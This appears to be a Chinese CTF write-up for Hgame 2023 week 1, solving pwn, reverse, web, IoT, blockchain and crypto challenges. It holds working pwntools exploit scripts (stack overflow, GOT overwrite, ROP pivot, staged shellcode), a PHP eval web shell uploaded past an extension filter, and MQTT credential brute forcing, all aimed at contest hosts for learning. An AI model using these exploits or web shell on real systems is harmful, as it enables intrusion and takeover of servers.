Hgame2023-week1-writeup by Leof

pwn

test_nc

nc上去cat flag即可

easy_overflow

带后门的栈溢出，关闭了标准输出, getshell之后`cat flag >&0`重定向即可

```
from pwn import *
binary = "./vuln"
elf = ELF(binary)
ip = 'week-1.hgame.lwsec.cn'
port = 32673
local = 0
if local:
    io = process(binary)
else:
    io = remote(ip, port)

#context.log_level = "debug"

def debug(cmd = ""):
    if cmd == "":
        gdb.attach(io)
        pause()
    else:
        gdb.attach(io, cmd)
        pause()

s = lambda data : io.send(data)
sl = lambda data : io.sendline(data)
sa = lambda text, data : io.sendafter(text, data)
sla = lambda text, data : io.sendlineafter(text, data)
r = lambda : io.recv()
ru = lambda text : io.recvuntil(text)
uu32 = lambda : u32(io.recvuntil(b"\xff")[-4:].ljust(4, b'\x00'))
uu64 = lambda : u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))
lg = lambda data : io.success('%s -> 0x%x' % (data, eval(data)))
ia = lambda : io.interactive()
_flags = 0xfbad1800

backdoor = 0x401176
ret = 0x40101a
payload = b'a' * 0x18 + p64(ret) + p64(backdoor)
sl(payload)
ia()
```


```
➜  easy_overflow python3 exp.py
[*] '/home/leof/tmp/winshare/contest/Hgame2023/week1/pwn/Pwn附件/attachment/easy_overflow/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to week-1.hgame.lwsec.cn on port 31676: Done
[*] Switching to interactive mode
$ cat flag >&0
hgame{f75b0d02b78233a6dc891c9df6f909c0051ae55e}
$
```

choose_the_seat

输入负数可以数组越界，先改写exit的got表为main函数地址，这样程序就可以循环执行main函数了，接下来泄漏libc基址，最后改puts@got为system并输入sh getshell

```python
from pwn import *
binary = "./vuln"
elf = ELF(binary)
libc = ELF("./libc-2.31.so")
ip = 'week-1.hgame.lwsec.cn'
port = 32153
local = 0
if local:
    io = process(binary)
else:
    io = remote(ip, port)

context.log_level = "debug"

def debug(cmd = ""):
    if cmd == "":
        gdb.attach(io)
        pause()
    else:
        gdb.attach(io, cmd)
        pause()

s = lambda data : io.send(data)
sl = lambda data : io.sendline(data)
sa = lambda text, data : io.sendafter(text, data)
sla = lambda text, data : io.sendlineafter(text, data)
r = lambda : io.recv()
ru = lambda text : io.recvuntil(text)
uu32 = lambda : u32(io.recvuntil(b"\xff")[-4:].ljust(4, b'\x00'))
uu64 = lambda : u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))
lg = lambda data : io.success('%s -> 0x%x' % (data, eval(data)))
ia = lambda : io.interactive()
_flags = 0xfbad1800

main = 0x4012D1

sla(b'Here is the seat from 0 to 9, please choose one.', b'-6')
sa(b'please input your name', p64(main))


sla(b'Here is the seat from 0 to 9, please choose one.', b'-9')
```

```
sa(b'please input your name', b'a' * 8)
libcbase = uu64() - libc.sym['puts']
lg('libcbase')

sys_addr = libcbase + libc.sym['system']
one = [0xe3afe, 0xe3b01, 0xe3b04]
ogg = libcbase + one[1]


sla(b'Here is the seat from 0 to 9, please choose one.', b'-9')
sa(b'please input your name', p64(sys_addr) * 2)
ia()
```



orw

栈迁移构造orw

```
from pwn import *
binary = "./vuln"
elf = ELF(binary)
libc = elf.libc
ip = 'week-1.hgame.lwsec.cn'
port = 31223
local = 0
if local:
    io = process(binary)
else:
    io = remote(ip, port)

#context.log_level = "debug"

def debug(cmd = ""):
    if cmd == "":
        gdb.attach(io)
        pause()
    else:
        gdb.attach(io, cmd)
        pause()

s = lambda data : io.send(data)
sl = lambda data : io.sendline(data)
sa = lambda text, data : io.sendafter(text, data)
sla = lambda text, data : io.sendlineafter(text, data)
r = lambda : io.recv()
ru = lambda text : io.recvuntil(text)
uu32 = lambda : u32(io.recvuntil(b"\xff")[-4:].ljust(4, b'\x00'))
uu64 = lambda : u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))
```

```
lg = lambda data : io.success('%s -> 0x%x' % (data, eval(data)))
ia = lambda : io.interactive()
_flags = 0xfbad1800

leave_ret = 0x4012be
ret = 0x40101a
pop_rdi = 0x401393
main = 0x4012F0

payload1 = b'a' * 0x108 + p64(pop_rdi) + p64(elf.got['puts']) +
p64(elf.plt['puts']) + p64(main)
io.sendlineafter(b"Maybe you can learn something about seccomp, before you try to
solve this task.", payload1)
libcbase = uu64() - libc.sym['puts']
lg('libcbase')

open_addr = libcbase + libc.sym['open']
read_addr = libcbase + libc.sym['read']
write_addr = libcbase + libc.sym['write']
pop_rsi = libcbase + 0x2601f
pop_rdx = libcbase + 0x142c92
pop_rbp = libcbase + 0x226c0

bss = elf.bss() + 0x300
read_again = 0x4012CF

payload2 = b'a' * 0x100 + p64(bss + 0x100) + p64(read_again)

io.sendafter(b"Maybe you can learn something about seccomp, before you try to
solve this task.", payload2)

flag_addr = 0x404360

payload3 = b'./flag\x00\x00'
payload3 += p64(pop_rdi) + p64(flag_addr) + p64(pop_rsi) + p64(0) +
p64(open_addr)
payload3 += p64(pop_rdi) + p64(3) + p64(pop_rsi) + p64(bss) + p64(pop_rdx) +
p64(0x30) + p64(read_addr)
payload3 += p64(pop_rdi) + p64(1) + p64(write_addr)
payload3 += b'a' * (0x108 - len(payload3)) + p64(pop_rbp) + p64(flag_addr) +
p64(leave_ret)
sl(payload3)
ia()
```

simple_shellcode

只能读入0x10个字节的shellcode,可以先构造一个shellcode向mmap出来的区域再次读入shellcode

```
from pwn import *
binary = "./vuln"
elf = ELF(binary)
ip = 'week-1.hgame.lwsec.cn'
port = 30632
```

```
local = 0
if local:
    io = process(binary)
else:
    io = remote(ip, port)

#context.log_level = "debug"
context(arch = "amd64", os = "linux")

def debug(cmd = ""):
    if cmd == "":
        gdb.attach(io)
        pause()
    else:
        gdb.attach(io, cmd)
        pause()

s = lambda data : io.send(data)
sl = lambda data : io.sendline(data)
sa = lambda text, data : io.sendafter(text, data)
sla = lambda text, data : io.sendlineafter(text, data)
r = lambda : io.recv()
ru = lambda text : io.recvuntil(text)
uu32 = lambda : u32(io.recvuntil(b"\xff")[-4:].ljust(4, b'\x00'))
uu64 = lambda : u64(io.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))
lg = lambda data : io.success('%s -> 0x%x' % (data, eval(data)))
ia = lambda : io.interactive()
_flags = 0xfbad1800

shellcode1 = '''
mov esi, 0xcafe0000;
mov edi, 0
syscall
call rsi;
'''


sla(b'Please input your shellcode:', (asm(shellcode1)))

shellcode2 = '''
xor rdi, rdi;
xor rsi, rsi;
xor rdx, rdx;
mov rsi, 0xcafe0100;
mov rdx, 6;
mov rax, 0;
syscall;

xor rdi, rdi;
xor rsi, rsi;
mov rdi, 0xcafe0100;
mov rax, 2;
syscall;

xor rdi, rdi;
```

```
xor rsi, rsi;
xor rdx, rdx;
mov rdi, 3;
mov rsi, 0xcafe0100;
mov rdx, 0x30;
mov rax, 0;
syscall;

mov rdi, 1;
mov rax, 1;
syscall
'''

sleep(0.5)
sl(b'a' * 0xc + asm(shellcode2))

sleep(0.5)
sl(b'./flag')
ia()
```

re

test you IDA

f5即可看到flag

```
hgame{te5t_y0ur_IDA}
```

easyasm

```
enc =
[0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0x
6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e]

flag = ""
for i in range(len(enc)):
    flag += chr(enc[i] ^ 0x33)

print(flag)
#hgame{welc0me_t0_re_wor1d!}
```

easyenc

```
#include <stdio.h>

void main(){
    char buf[41] = {0x4, 0xff, 0xfd, 0x09, 0x01, 0xf3, 0xb0, 0x0, 0x00, 0x05,
0xf0, 0xad, 0x07, 0x06, 0x17, 0x05, 0xeb, 0x17, 0xfd, 0x17, 0xea, 0x01, 0xee,
0x01, 0xea, 0xb1, 0x05, 0xfa, 0x08, 0x01, 0x17, 0xac, 0xec, 0x01, 0xea, 0xfd,
0xf0, 0x05, 0x07, 0x06, 0xf9};
    for(int i = 0; i < 41; i++){
        printf("%c", (*(buf + i) + 86) ^ 0x32);
    }
}
//hgame{4ddit1on_is_a_rever5ible_0peration}
```

a_cup_of_tea

一个魔改的tea

```
from ctypes import *
from pwn import *

def decrypt(v, k):
    v0, v1 = c_uint32(v[0]), c_uint32(v[1])
    delta = -0x543210DD
    k0, k1, k2, k3 = k[0], k[1], k[2], k[3]

    total = c_uint32(0x79BDE460)
    for i in range(32):
        v1.value -= ((v0.value + k2) << 4) ^ (v0.value + total.value) ^
((v0.value >> 5) + k3)
        v0.value -= ((v1.value << 4) + k0) ^ (v1.value + total.value) ^
((v1.value >> 5) + k1)
        total.value -= delta

    return v0.value, v1.value

key = [0x12345678, 0x23456789, 0x3456789, 0x45678901]
v0 = [0x2E63829D, 0xC14E400F]
v1 = [0x9B39BFB9, 0x5A1F8B14]
v2 = [0x61886DDE, 0x6565C6CF]
v3 = [0x9F064F64, 0x236A43F6]
v4 = [0x7D6B]
flag = b""

result1 = decrypt(v0, key)
result2 = decrypt(v1, key)
result3 = decrypt(v2, key)
result4 = decrypt(v3, key)

flag = p32(result1[0]) + p32(result1[1]) + p32(result2[0]) + p32(result2[1]) +
p32(result3[0]) + p32(result3[1]) + p32(result4[0]) + p32(result4[1])
print(flag)
#b'hgame{Tea_15_4_v3ry_h3a1thy_drln'
```

加上最后没有加密的两字节就是flag

```
hgame{Tea_15_4_v3ry_h3a1thy_drlnk}
```

encode


取每个字节的高位和低位分别储存，ida找到密文按字节逆回去即可


```
enc = [
    8, 6, 7, 6, 1, 6, 13, 6, 5, 6, 11, 7, 5, 6, 14, 6, 3, 6, 15, 6, 4, 6, 5, 6,
    15, 5, 9, 6, 3, 7, 15, 5, 5, 6, 1, 6, 3, 7, 9, 7, 15, 5, 6, 6, 15, 6, 2, 7,
    15, 5, 1, 6, 15, 5, 2, 7, 5, 6, 6, 7, 5, 6, 2, 7, 3, 7, 5, 6, 15, 5, 5, 6,
    14, 6, 7, 6, 9, 6, 14, 6, 5, 6, 5, 6, 2, 7, 13, 7, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0
]

flag = ""
for i in range(0, len(enc), 2):
    flag += chr(enc[i] + (enc[i + 1] << 4))
print(flag)
```

web


Classic Childhood Game

f12找到以下密文





解密拿到flag



Become A Member

bp抓包按照提示信息改即可

```
GET / HTTP/1.1
Host: week-1.hgame.lwsec.cn:30955
User-Agent: Cute-Bunny
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: code=Vidar
referer: bunnybunnybunny.com
X-Forwarded-For: 127.0.0.1
Upgrade-Insecure-Requests: 1
Content-Length: 52


{
  "username":"luckytoday",
  "password":"happy123"
}
```


```
<svg version="1.1" class="logo" baseProfile="tiny" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 500 500"
xml:space="preserve">
<path fill="#FFFFFF" stroke="#000000" stroke-width="10" stroke-miterlimit="10" d="
M250.4,0.8C112.7,0.8,1,112.4,1,250.2c0,137.7,111.7,249.4,249.4,249.4c137.7,0,249
.4
C499.8,112.4,388.1,0.8,250.4,0.8z
M383.8,326.3c-62,0-101.4-14.1-117.6-46.3c-17.1-34.1-2.3-75.4,13.2-104.1
c-22.4,3-38.4,9.2-47.8,18.3c-11.2,10.9-13.6,26.7-16.3,45c-3.1,20.8-6.6,44.4-
1.6,26.9-100.2,24.6l1.8-39.7
c35.9,1.6,59.7-2.9,70.8-13.6c8.9-8.6,11.1-22.9,13.5-39.6c6.3-42,14.8-99.4,14
2.6,16-45.4,68.2-31.2,96.2
c9.2,18.3,41.5,25.6,91.2,24.2l1.1,39.8C390.5,326.2,387.1,326.3,383.8,326.3z"
/>
</svg>
        <h1>hgame{HOw_ArE_YOu_TOday?}</h1>
    </div>
    <div>
```

Guess Who I Am

去源码中给出的github链接一个一个搜，然后手动提交

Show Me Your Beauty


前端验证，只允许上传图片后缀名的文件，bp抓包改后缀可成功上传



```
Request
Pretty Raw Hex
POST /upload.php HTTP/1.1
Host: week-1.hgame.lwsec.cn:32658
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=---------------------------239875324524531216289475541l9
Content-Length: 245
Origin: http://week-1.hgame.lwsec.cn:32658
Connection: close
Referer: http://week-1.hgame.lwsec.cn:32658/
Cookie: session=
MTY3MjkzNTUzNXxEdi1CQkFFQ180SUFBUkFCRUFBQU9fLUNBQUlHYzNSeWFXNW5EQTBBQzJ0blXeHNaVzVuWlVsaOEybHVkQV
FDQUdnR2MzUnlhVzVuREFnQUJuTnZiSFpsWkFOcGJuUUVBZ0FBfDLJLnnwf38lxf6wxwx1yIXiOHfZVc4D2eQ8OwOejuIh;
PHPSESSID=ua159la574rpoqpfpbfpojlp3u

-----------------------------239875324524531216289475541l9
Content-Disposition: form-data; name="file"; filename="2.phP"
Content-Type: image/png

<?php @eval($_POST['flag']) ?>

-----------------------------239875324524531216289475541l9--
```

```
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Wed, 11 Jan 2023 12:21:02 GMT
Server: Apache/2.4.51 (Debian)
X-Powered-By: PHP/8.1.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 91
Connection: close
Content-Type: text/html; charset=UTF-8

{"json":"Upload Successfully! .\/img\/2.phP  5s\u540e\u9875\u9762\u81ea\u52a8\u5237\u65b0"}
```

蚁剑连接找到flag



IOT

Help the uncle who can't jump twice


附件给了字典，用mqtt-pwn爆破

```
>> bruteforce --host 117.50.177.240 --port 1883
[!] Starting brute force!
[+] Found valid credentials: Vergil:power
```

得到密码

```
power
```

MQTTX连接之后添加Nero/YAMATO订阅



blockchain

没搞过区块链，在google搜了两天才摸清楚大概怎么玩，太难了

Checkin

连上题目拿到源码

```
// SPDX-License-Identifier: MIT

pragma solidity 0.8.17;

contract Checkin {
```

```
    string greeting;

    constructor(string memory _greeting)  {
        greeting = _greeting;
    }

    function greet() public view returns (string memory) {
        return greeting;
    }

    function setGreeting(string memory _greeting) public {
        greeting = _greeting;
    }

    function isSolved() public view returns (bool) {
        string memory expected = "HelloHGAME!";
        return keccak256(abi.encodePacked(expected)) ==
keccak256(abi.encodePacked(greeting));
    }
}
```

这题和今年nesstartctf 上week3的区块链题目源码是一样的，只是换了个字符串罢了，尝试用MetaMask+merix解题，搞了半天一直转账失败，咨询了一下出题人是否是环境出问题了，得到的回答是建议用web3.py。没用过web3.py，google现学了一下

首先创建一个账户

```
from web3 import Web3

#连接rpc
w3 = Web3(Web3.HTTPProvider("http://week-1.hgame.lwsec.cn:30096/"))
print(w3.isConnected())

#创建账户
account = w3.eth.account.create()
print(account.key)
print(account.address)

#b'6\x84\xc0A\xa5\xde\xafoR\xdb\xce\r\x17\xc7\x9c\xd2R)\xcf\xb1\x8b\x01
\xdf\xae\xa1\xf7\xaf\xb3K\x0e+'
#0x17f7C26697Ed5A955671006e1C8af84507613F01
```

```
● ➜  block /bin/python3 /home/leof/tmp/winshare/contest/Hgame2023/week1/block/1.py
  True
  b'6\x84\xc0A\xa5\xde\xafoR\xdb\xce\r\x17\xc7\x9c\xd2R)\xcf\xb1\x8b\x01 \xdf\xae\xa1\xf7\xaf\xb3K\x0e+'
  0x17f7C26697Ed5A955671006e1C8af84507613F01
○ ➜  block
```

然后用水龙头向刚才创建的账户里转账

回到靶机再创建一个账户

```
➜ block nc week-1.hgame.lwsec.cn 32320
We design a pretty easy contract challenge. Enjoy it!
Your goal is to make isSolved() function returns true!

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 1
[+] deployer account: 0x0C4b0319C1893eCB648adE9704217Dfeb1ac33Df
[+] token: v4.local.QVqYt16Iruo6Y7L4oL1YSgVjp1vQwYacHkf_E_bFWZNY93-nxHtxuYh4KD-TN-FBY8RIRUFVELyqP9VQ5wTcu1ZbOS3SxeORNHd50-bV9nYEGmpWdFUtKnkkPGsrR7DlgsEU27kxUN7kXIaQ0RGlCh_lYklrUyfkq3oCNNGuYl8ORQ
[+] please transfer 0.001 test ether to the deployer account for next step
^C
➜ block
```

让咱们转0.001eth 进去

用一开始生成的账户给刚才靶机生成的账户转账

```
from web3 import Web3

#连接rpc
w3 = Web3(Web3.HTTPProvider("http://week-1.hgame.lwsec.cn:30096/"))
print(w3.isConnected())

'''#创建账户
account = w3.eth.account.create()
print(account.key)
print(account.address)'''

key = b'6\x84\xc0A\xa5\xde\xafoR\xdb\xce\r\x17\xc7\x9c\xd2R)\xcf\xb1\x8b\x01
\xdf\xae\xa1\xf7\xaf\xb3K\x0e+'
addr = "0x17f7C26697Ed5A955671006e1C8af84507613F01"
print(w3.eth.get_balance(addr))

gasPrice = w3.eth.gasPrice
fromAddr = fromAddress = Web3.toChecksumAddress(addr)
toAddr = "0x0C4b0319C1893eCB648adE9704217Dfeb1ac33Df"
nonce = w3.eth.getTransactionCount(fromAddr)
value = w3.toWei(0.01, "ether")
gas = w3.eth.estimateGas({'from': fromAddr, 'to': toAddr, 'value': value})
chain_id = 63504

params = {
    'from': fromAddr,
    'to': toAddr,
    'nonce': nonce,
    'gasPrice': gasPrice,
    'gas': gas,
    'value': value,
    "chainId": chain_id,
}
signed_tx = w3.eth.account.sign_transaction(params, private_key = key)
txn_hash = w3.eth.send_raw_transaction(signed_tx.rawTransaction)
print(Web3.toHex(txn_hash))
```

转账成功就可以回靶机部署合约了

拿到合约地址

用web3.py进行交互

只需要调用setGreeting函数将greeting的值改成HelloHGAME!就行

先用remix编译源码，把abi复制下来

```
from web3 import Web3
```

```
#连接rpc
w3 = Web3(Web3.HTTPProvider("http://week-1.hgame.lwsec.cn:30096/"))
print(w3.isConnected())

'''#创建账户
account = w3.eth.account.create()
print(account.key)
print(account.address)'''

key = b'6\x84\xc0A\xa5\xde\xafoR\xdb\xce\r\x17\xc7\x9c\xd2R)\xcf\xb1\x8b\x01
\xdf\xae\xa1\xf7\xaf\xb3K\x0e+'
addr = "0x17f7C26697Ed5A955671006e1C8af84507613F01"
print(w3.eth.get_balance(addr))

gasPrice = w3.eth.gasPrice
fromAddr = fromAddress = Web3.toChecksumAddress(addr)
toAddr = "0x0C4b0319C1893eCB648adE9704217Dfeb1ac33Df"
nonce = w3.eth.getTransactionCount(fromAddr)
value = w3.toWei(0.01, "ether")
gas = w3.eth.estimateGas({'from': fromAddr, 'to': toAddr, 'value': value})
chain_id = 63504

contract_address = '0xa764d2A4aD2F66B39BD4a46B8C8AdDcE6761D465'
value = "HelloHGAME!"


abi = [
    {
        "inputs": [
            {
                "internalType": "string",
                "name": "_greeting",
                "type": "string"
            }
        ],
        "stateMutability": "nonpayable",
        "type": "constructor"
    },
    {
        "inputs": [],
        "name": "greet",
        "outputs": [
            {
                "internalType": "string",
                "name": "",
                "type": "string"
            }
        ],
        "stateMutability": "view",
        "type": "function"
    },
    {
        "inputs": [],
        "name": "isSolved",
        "outputs": [
```

```
            {
                "internalType": "bool",
                "name": "",
                "type": "bool"
            }
        ],
        "stateMutability": "view",
        "type": "function"
    },
    {
        "inputs": [
            {
                "internalType": "string",
                "name": "_greeting",
                "type": "string"
            }
        ],
        "name": "setGreeting",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    }
]

# 4. Create contract instance
Incrementer = w3.eth.contract(address=contract_address, abi=abi)

# 5. Build increment tx
increment_tx = Incrementer.functions.setGreeting(value).buildTransaction(
    {
        'from': addr,
        'nonce': nonce,
        'gasPrice': gasPrice,
        "chainId": chain_id,
    }
)

signed_tx = w3.eth.account.sign_transaction(increment_tx, private_key = key)
txn_hash = w3.eth.send_raw_transaction(signed_tx.rawTransaction)
print(Web3.toHex(txn_hash))
```

运行成功后去靶机getflag

crypto

RSA

factordb分解n

```
import gmpy2
from Crypto.Util.number import *


p =
112391349878049935867635590281872450576525502195152017686447707338690881853207409
384501788161383948443297233114335498994997957756559212616640879970972948 13
q =
120229126614209415925697517318026393750884274634301622521130826196178370109130025
154502236569428363780411221638333590979109356384234640062528142669591289 53
c =
110674792674017748243232351185896019660434718342001686906527789876264976328686134
101972125493938434992787002915562500475480693297360867681000092725583284616353543
422388489208114545007138606543678040798651836027433383282177081034151589935024292
017207209056829250152219183518400364871109559825679273502274955582
e = 65537

phi = (p - 1) * (q - 1)
n = p * q

d = gmpy2.invert(e, phi)
flag = pow(c, d, n)
print(long_to_bytes(flag))
```

Be Stream

找chatGPT优化一下代码，丢服务器里跑

